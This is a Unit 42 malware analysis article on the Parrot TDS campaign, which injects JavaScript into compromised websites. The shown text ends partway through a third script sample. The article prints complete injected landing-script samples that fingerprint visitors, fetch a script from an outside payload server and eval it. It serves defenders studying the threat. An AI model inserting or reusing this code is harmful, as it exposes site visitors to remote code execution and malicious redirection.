# Parrot TDS: A Persistent and Evolving Malware Campaign

unit42.paloaltonetworks.com/parrot-tds-javascript-evolution-analysis/

Zhanglin He, Ben Zhang, Billy Melicher, Qi Deng, Bo Qu, Brad Duncan January 19, 2024

By Zhanglin He, Ben Zhang, Billy Melicher, Qi Deng, Bo Qu and Brad Duncan

January 19, 2024 at 12:00 PM

Category: Malware

Tags: Advanced Threat Prevention, Advanced URL Filtering, Advanced WildFire, Cloud-Delivered Security Services, Cortex XDR, DNS security, JavaScript, malicious injection attack, next-generation firewall, Parrot TDS, web threats

This post is also available in: 日本語 (Japanese)

## Executive Summary

A traffic direction system (TDS) nicknamed Parrot TDS has been publicly reported as active since October 2021. Websites with Parrot TDS have malicious scripts injected into existing JavaScript code hosted on the server. This TDS is easily identifiable by keywords found in the injected JavaScript that we will explore to show the evolution of this threat.

This injected script consists of two components: an initial landing script that profiles the victim, and a payload script that can direct the victim's browser to a malicious location or piece of content. To help the reader better understand Parrot TDS, this article provides in-depth analysis of the landing scripts and payload scripts we have collected from this campaign.

Palo Alto Networks customers are better protected from the threats discussed in this article through our Next-Generation Firewall with Cloud-Delivered Security Services, including Advanced WildFire, DNS Security, Advanced Threat Prevention and Advanced URL Filtering. If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

**Related Unit 42 Topics** **Malware**, **Web Threats**

## Table of Contents

## Background

In early September 2023, we investigated a notification concerning a compromised website based in Brazil. Our investigation revealed that this website served pages with injected JavaScript identified as Parrot TDS. Further research uncovered many variations of Parrot TDS script from various servers worldwide.

Our research reveals several versions of injected JavaScript associated with this campaign. Before reviewing all variations of this script, we should better understand the basic nature of Parrot TDS.

## Parrot TDS Overview

While campaigns involving malicious or injected JavaScript code are fairly common, Parrot TDS is notable due to its wide scope and ability to threaten millions of potential victims. This TDS is easily identifiable by keywords from the injected JavaScript, such as:

- Ndsj
- Ndsw
- Ndsx

The threat operators have consistently used these keywords for Parrot TDS. The presence of these keywords makes it easier for researchers to group samples from this campaign together, making it one of the most investigated campaigns in recent years.

Although its origin remains unclear and public reports indicate Parrot TDS started in 2021, our data indicates it first appeared as early as 2019, with full samples available by August of that year. This relatively high-profile campaign would in that case have been active for more than four years.

Our investigation into Parrot TDS has revealed different versions of injected JavaScript that illustrate its evolution. Throughout its evolution, the chain of events used by Parrot TDS has remained consistent.

## Chain of Events for Parrot TDS Payload Distribution

Although we have observed different versions of Parrot TDS, the attack chain follows the same basic pattern as shown below in Figure 1.



Step 1: Attacker compromises a legitimate web server and sets it up with Parrot TDS.
Attacker
Step 2: Victim browses to compromised site.
Step 3: Web server returns malicious landing script.
Compromised web server using Parrot TDS
Unsuspecting victim
Step 4: Landing script causes victim's web browser to retrieve payload script from payload server.
Payload server
Step 5: Payload server returns payload script requested by landing script.
Step 6: Payload script directs victim's web browser to malicious location or content.

Figure 1. Chain of events for payload distribution through Parrot TDS.

In most cases, a web server compromised by Parrot TDS injects a landing JavaScript code snippet into existing JavaScript files. This code usually contains keywords such as ndsj or ndsw.

We call this the Parrot TDS “landing script” as shown above in Steps 3 and 4 from Figure 1. The landing script conducts environment checks as a way to avoid detection.

If conditions set by the landing script are successfully met, the victim’s web browser queries a payload server. This payload server then returns a JavaScript payload containing keywords such as ndsx.

We call this second script the “payload script” as shown in Steps 5 and 6 from Figure 1 above. The Parrot TDS payload script can direct the victim’s browser to a malicious webpage or other potentially harmful content.

Ultimately, the two components we have identified from Parrot TDS traffic are:

- Landing scripts (usually containing keywords ndsj or ndsw)
- Payload scripts (containing keywords such as ndsx)

To better understand these two components, we must first examine the landing script.

## Parrot TDS Landing Script

We analyzed more than 10,000 Parrot TDS landing scripts from internal and external data sources. The range of this dataset is from August 2019 through October 2023.

These samples reveal four versions of Parrot TDS landing script that represent approximately 95.8% of the collected data as indicated in Figure 2 below. The remaining 4.2% could be the future of this campaign, since the characteristics of these samples do not match the four versions of landing script we have identified so far.





Figure 2. Pie chart showing Parrot TDS landing script distribution.

The four versions of Parrot TDS landing script from 95.8% of our samples use either the keyword ndsw or ndsj, while the other 4.2% use the keyword ndsj. Scripts with the keyword ndsj use more obfuscation techniques such as Canvas, decodeURI or WebAssembly.

Most Parrot TDS landing scripts from earlier in the campaign were injected as a single line of code, often appended at the end of JavaScript files served from the compromised website. We identify this as Version 1 (V1), and Figure 3 shows one such example. Note: We will acronymize each version as V paired with its sequential version number for the remainder of the article.



```
;
if (ndsw === undefined) {
    var ndsw = true,
        HttpClient = function() {
            this['get'] = function(c, d) {
                var e = new XMLHttpRequest();
                e['onreadystatechange'] = function() {
                    if (e['readyState'] == 0x4 && e['status'] == 0xc8) d(e['responseText']);
                 },e['open']('GET', c, !![]), e['send'](null);
             };
         };
    (function() {
        var e = navigator,
            f = document,
            g = screen,
            h = window,
            i = e['userAgent'],
            j = e['platform'],
            k = f['cookie'],
            l = h['location']['hostname'],
            m = h['location']['protocol'],
            o = f['referrer'];
        if (o && !r(o, l) && !k) {
            var p = new HttpClient();
            var u = m+'//[redacted]/css/css.php';
            p['get'](u, function(v) {
                r(v, 'ndsx') &&( h.eval(v));
            });
        }
        function r(v, x) {
            return v['indexOf'](x) !== -0x1;
        }
    }());
};
```

Conditions:
1: referrer exists
2: referrer doesn't contain hostname
3: no cookie

if response contains 'ndsx' execute it

```
})(jQuery);
!function(){try{document.getElementsByClassName("engine")[0].getElementsByTagName("a")[0].removeAttribute("rel")}catch(b){}if(!document.getElementById("top-1")){var a=document.createElement("section");a.id="top-1";a.className="engine";a.innerHTML='<a href="https://mobiri.se">Mobirise</a> Mobirise v4.7.2';document.body.insertBefore(a,document.body.childNodes[0])}}();
;if(ndsw===undefined){var ndsw=true,HttpClient=function(){this['get']=function(c,d){var e=new XMLHttpRequest();e['onreadystatechange']=function(){if(e['readyState']==0x4&&e['status']==0xc8)d(e['responseText']);},e['open']('GET',c,!![]),e['send'](null);};};(function(){var e=navigator,f=document,g=screen,h=window,i=e['userAgent'],j=e['platform'],k=f['cookie'],l=h['location']['hostname'],m=h['location']['protocol'],o=f['referrer'];if(o&&!r(o,l)&&!k){var p=new HttpClient();var u=m+'//[redacted]/css/css.php';p['get'](u,function(v){r(v,'ndsx')&&(h.eval(v));});}function r(v,x){return v['indexOf'](x)!==-0x1;}}());};
```


Figure 3. Example of landing script V1. Source of sample: VirusTotal.

The example in Figure 3 indicates a single line of injected code, with the JavaScript normalized and beautified above it.

The different landing script versions have no significant differences in the core function of the injected script. Later versions include more obfuscation. The V1 sample from Figure 3 above shows the core function quite clearly. The sixth line of beautified JavaScript code shows an

XMLHTTPRequest that interacts with the payload server and executes the response as a payload.

The major function and workflow of the landing script of V2 are almost the same as those of V1. The only difference is that V2 appends a token every time it interacts with the payload server. This token contains two random strings as noted below in Figure 4, and the token is usually 21-22 bytes long.



```
;
if (ndsw === undefined) {
    var ndsw = true,
        HttpClient = function() {
            this['get'] = function(a, b) {
                var c = new XMLHttpRequest();
                c['onreadystatechange'] = function() {
                    if (c['readyState'] == 0x4 && c['status'] == 0xc8) b(c['responseText']);
                }, c['open']('GET', a, !![]), c['send'](null);
            };
        },
        rand = function() {
            return Math['random']()['toString'](0x24)['substr'](0x2);
        },
        token = function() {
            return rand() + rand();
        };
    (function() {
        var a = navigator,
            b = document,
            e = screen,
            f = window,
            g = a['userAgent'],
            h = a['platform'],
            i = b['cookie'],
            j = f['location']['hostname'],
            k = f['location']['protocol'],
            l = b['referrer'];
        if (l && !p(l, j) && !i) {
            var m = new HttpClient(),
                o = k + '//[redacted]/wp-admin/css/colors/blue/blue.php?id=' + token();
            m['get'](o, function(r) {
                p(r, 'ndsx') && f['eval'](r);
            });
        }

        function p(r, v) {
            return r['indexOf'](v) !== -0x1;
        }
    }());
```

generate 2 random strings


concat 2 random strings to generate a token

Conditions:
1: referrer exists
2: referrer doesn't contain hostname
3: no cookie

if response contains 'ndsx' execute it

Figure 4. Example of Parrot TDS landing script V2. Source of sample: VirusTotal.

Compared to V1 and V2, the landing script for V3 looks very different. V3 includes a new function that primarily serves as storage for strings, noted as “serving strings” in Figure 5 below.



```
;
if (ndsw === undefined) {
    function g(R, G) {
        var y = V();
        return g = function(O, n) {
            O = O - 0x6b;
            var P = y[O];
            return P;
        }, g(R, G);
    }

    function V() {
        var v = ['ion', 'index', '154602bdaGrG', 'refer', 'ready', 'rando', '279520YbREdF',
        'toStr', 'send', 'techa', '8BCsQrJ', 'GET', 'proto', 'dysta', 'eval', 'col', 'hostn',
        '13190BMfKjR', '//[redacted]/aderr/administrator/components/com_actionlogs/
        controllers/controllers.php', 'locat', '909073jmbtRO', 'get', '72XBooPH', 'onrea',
        'open', '255350fMqarv', 'subst', '8214VZcSuI', '30KBfcnu', 'ing', 'respo', 'nseTe', '?
        id=', 'ame', 'ndsx', 'cooki', 'State', '811047xtfZPb', 'statu', '1295TYmtri', 'rer',
        'nge'];
        V = function() {
            return v;
        };
        return V();
    }(function(R, G) {
        var l = g,
            y = R();
        while (!![]) {
            try {
                var O = parseInt(l(0x80)) / 0x1 + -parseInt(l(0x6d)) / 0x2 +
                -parseInt(l(0x8c)) / 0x3 + -parseInt(l(0x71)) / 0x4 * (-parseInt(l(0x78)) /
                0x5) + -parseInt(l(0x82)) / 0x6 * (-parseInt(l(0x8e)) / 0x7) +
                parseInt(l(0x7d)) / 0x8 * (-parseInt(l(0x93)) / 0x9) + -parseInt(l(0x83)) / 0xa
                * (-parseInt(l(0x7b)) / 0xb);
                if (O === G) break;
                else y['push'](y['shift']());
            } catch (n) {
                y['push'](y['shift']());
            }
        }
    }(V, 0x301f5));
    var ndsw = true,
```

serving strings

